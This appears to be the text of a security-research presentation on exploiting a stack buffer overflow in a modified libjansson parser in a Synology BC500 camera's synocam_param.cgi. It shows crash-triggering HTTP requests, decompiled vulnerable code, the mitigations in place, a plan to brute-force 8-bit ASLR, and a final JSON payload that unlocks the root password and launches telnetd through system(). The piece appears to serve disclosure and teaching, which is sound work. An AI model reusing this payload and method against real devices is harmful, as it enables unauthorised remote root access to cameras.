
Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 PUT /syno-api/security/info/language HTTP/1.1			1 HTTP/1.1 500 Internal Server Error			
2 Host: 10.0.0.2			2 Content-Type: text/plain			
3 Content-Length: 66			3 Cache-Control: no-cache, no-store, must-revalidate,			
4 Content-Type: application/json			private, max-age=0			
5 Connection: close			4 Content-Length: 109			
6			5 Date: Wed, 07 Jan 1970 01:38:25 GMT			
7 {"123456789012345678901234567890123456789012":			6 Connection: close			
"compass"}]			7			
			8 Error 500: Internal Server Error			
			9 Error: CGI program sent malformed or too big (>16384			
			bytes)			
			10 HTTP headers: []			

48-char
JSON key:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 PUT /syno-api/security/info/language HTTP/1.1			1 HTTP/1.1 400 Bad Request \r \n			
2 Host: 10.0.0.2			2 Cache-Control: no-cache, no-store, must-revalidate,			
3 Content-Length: 62			private, max-age=0 \r \n			
4 Content-Type: application/json			3 Status: 400 Bad Request \r \n			
5 Connection: close			4 Content-Type: text/plain \r \n			
6			5 Content-Length: 113 \r \n			
7 {"12345678901234567890123456789012345678":			6 \r \n			
"compass"}]			7 Path			
			[security.info.language.12345678901234567890123456789012			
			3456789012345678 b0 b3 03 01 ` b3 03 01 08 b3 03 01 c4 d5			
			8c ~ d4 e0 ee v{ } is not exist. \r			



HTTP Request Flow



Crash Analysis

The crash is happening in the **libjansson** library, which is used by **synocam_param.cgi**.

```
gef> bt
#0  0x76fb8ec8 in json_object_set_new_nocheck () from target:/lib/libjansson.so.4
#1  0x76fb31a4 in ?? () from target:/lib/libjansson.so.4
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
gef> |
```

sscanf with fixed buffer size and no boundaries checks:

```
int parse_object(struct *lex,uint flags,undefined4 error) {
    undefined overflow1[32]; // fixed size buffer
    char overflow2[12];      // second fixed size buffer
    [CUT]
    key = (void *)lex_steal_string(lex,&n);
    [CUT]
    overflow2[0] = '\\0';

    __isoc99_sscanf(key,"%s %s",overflow1,overflow2);

    [CUT]
```

This is not present in
the library's source
code in GitHub

added into the
bounds check

Program's Mitigations

Mitigations in place:

```
$ checksec libjansson.so
```

Arch: arm-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: PIE enabled


Randomization
enabled



Stack not
executable



No stack
canary



Library Limitations

Issues

NX

ASLR

UTF-8

Jansson uses UTF-8 as the character encoding. All JSON strings must be **valid UTF-8** (or ASCII, as it's a subset of UTF-8). All Unicode codepoints U+0000 through U+10FFFF are allowed, but you must use length-aware functions if you wish to embed NUL bytes in strings.

Payload is limited to valid UTF-8 characters.

UTF-8 code points can be encoded in 1-4 bytes:


First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx	1 byte		
U+0080	U+07FF	110xxxxx	10xxxxxx	2 bytes	
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	3 bytes
U+10000	^[b] U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

4 bytes





Stack Not Executable

“Easy” approach:





Solution:



Do We Really Need ROP Gadgets?

Maybe not!



Address Space Layout Randomization (ASLR)

The system is configured with 8-bit ASLR:

```
root@BC500_AD:/proc/sys/vm$ cat /proc/sys/vm/mmap_rnd_bits  
8
```


0x123**45**678




Random for each invocation



8-bits random → 256 possibilities



Bruteforcing?



Bruteforcing!




UTF-8
Validation

Little-
endian



Vulnerable
Function



0x

76	83	DB	34
----	----	----	----

It can be encoded with valid UTF-8 characters (little-endian): `\u0034\u06c3v`

Issues

NX



ASLR

UTF-8

Is This Approach Feasible?

The probability of at least one success is:

- ~ 98% after sending 1000 requests.
- > 99% after roughly 1200 requests.



Final Payload

Padding

```
{"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaooaaapaaaqaaara  
aasaaataaauaaavaaawaaaxaaayaafaabgaabhaabiaabjaabkaablaa;passwd${IFS}-  
u${IFS}root;telnetd;CCCC\u0034\u00633v";""):
```

Enable telnet
access

Address of
system function

